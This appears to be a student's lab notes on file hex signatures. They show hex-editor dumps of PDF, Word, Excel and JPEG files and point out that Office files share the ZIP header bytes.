
For the same extension of two different files, the starting hex signature will be same.

Also, 2 or 3 extensions might have the same hex signature at the start (4 bytes)


1. .pdf files



This is the hex signature generated for the above PDF and the starting four bytes : **25 50 44 46** will be same for all PDFs.



2. .zip file



3. .docx file and .xlsx file will have the same four bytes at the start : 50 4B 03 04 14 00 06 00

.docx file

File Information		-Untitled-	Assignment Question....	CYBER_FRAUDS_ENG...	set1.zip	FALLSEM2024-25_MC...	Assignment
File Name	Assignment 01.docx	00000000	50 4B 03 04 14 00 06 00	08 00 00 00 21 00 8C 18	PK.....!.		
File Size	51,894 bytes (51 KiB)	00000010	B5 87 8A 01 00 00 AD 07	00 00 13 00 08 02 5B 43	[cè...].[C		
		00000020	6F 6E 74 65 6E 74 5F 54	79 70 65 73 5D 2E 78 6D	content_Types].xm		
		00000030	6C 20 A2 04 02 28 A0 00	02 00 00 00 00 00 00 00	l ó..(á..		
		00000040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			

.xlsx file

File Information		-Untitled-	Assignment Question....	CYBER_FRAUDS_ENG...	set1.zip	FALLSEM2024-25_MC...	Assignment
File Name	PRACTICE QUESTIONS-JAVA.xlsx	00000000	50 4B 03 04 14 00 06 00	08 00 00 00 21 00 62 EE	PK.....		
File Size	28,031 bytes (28 KiB)	00000010	9D 68 5E 01 00 00 90 04	00 00 13 00 08 02 5B 43	vh^...É...		
		00000020	6F 6E 74 65 6E 74 5F 54	79 70 65 73 5D 2E 78 6D	ontent_Type		
		00000030	6C 20 A2 04 02 28 A0 00	02 00 00 00 00 00 00 00	l ó..(á..		
		00000040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		00000090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
		000000C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			

4. .jpg file

File Information		-Untitled-	WhatsApp Image 202...				
File Name	WhatsApp Image 2025-03-18 at 1...	00000000	FF D8 FF E0 00 10 4A 46	49 46 00 01 01 00 00 01			
File Size	73,296 bytes (72 KiB)	00000010	00 01 00 00 FF DB 00 84	00 06 06 06 07 06 06 07			
		00000020	08 08 07 0A 0B 0A 0B 0A	0F 0E 0C 0C 0E 0F 16 10			
		00000030	11 10 11 10 16 22 15 19	15 15 19 15 22 1E 24 1E			
		00000040	1C 1E 24 1E 36 2A 26 26	2A 36 3E 34 32 34 3E 4C			
		00000050	44 44 4C 5F 5A 5F 7C A7	01 06 06 06 07 06 07 06			
		00000060	07 08 08 07 0A 0B 0A 0B	0F 0E 0C 0C 0E 0F 16			
		00000070	10 11 10 11 10 16 22 15	19 15 15 19 15 22 1E 24			
		00000080	1E 1C 1E 24 1E 36 2A 26	26 2A 36 3E 34 32 34 3E			
		00000090	4C 44 44 4C 5F 5A 5F 7C	A7 FF C2 00 11 08 04			
		000000A0	80 02 14 03 01 22 00 02	11 01 03 11 01 FF C4 00			
		000000B0	31 00 00 03 01 01 01 01	00 00 00 00 00 00 00 00			
		000000C0	00 00 00 01 02 03 04 05	06 01 01 01 01 01 01 01			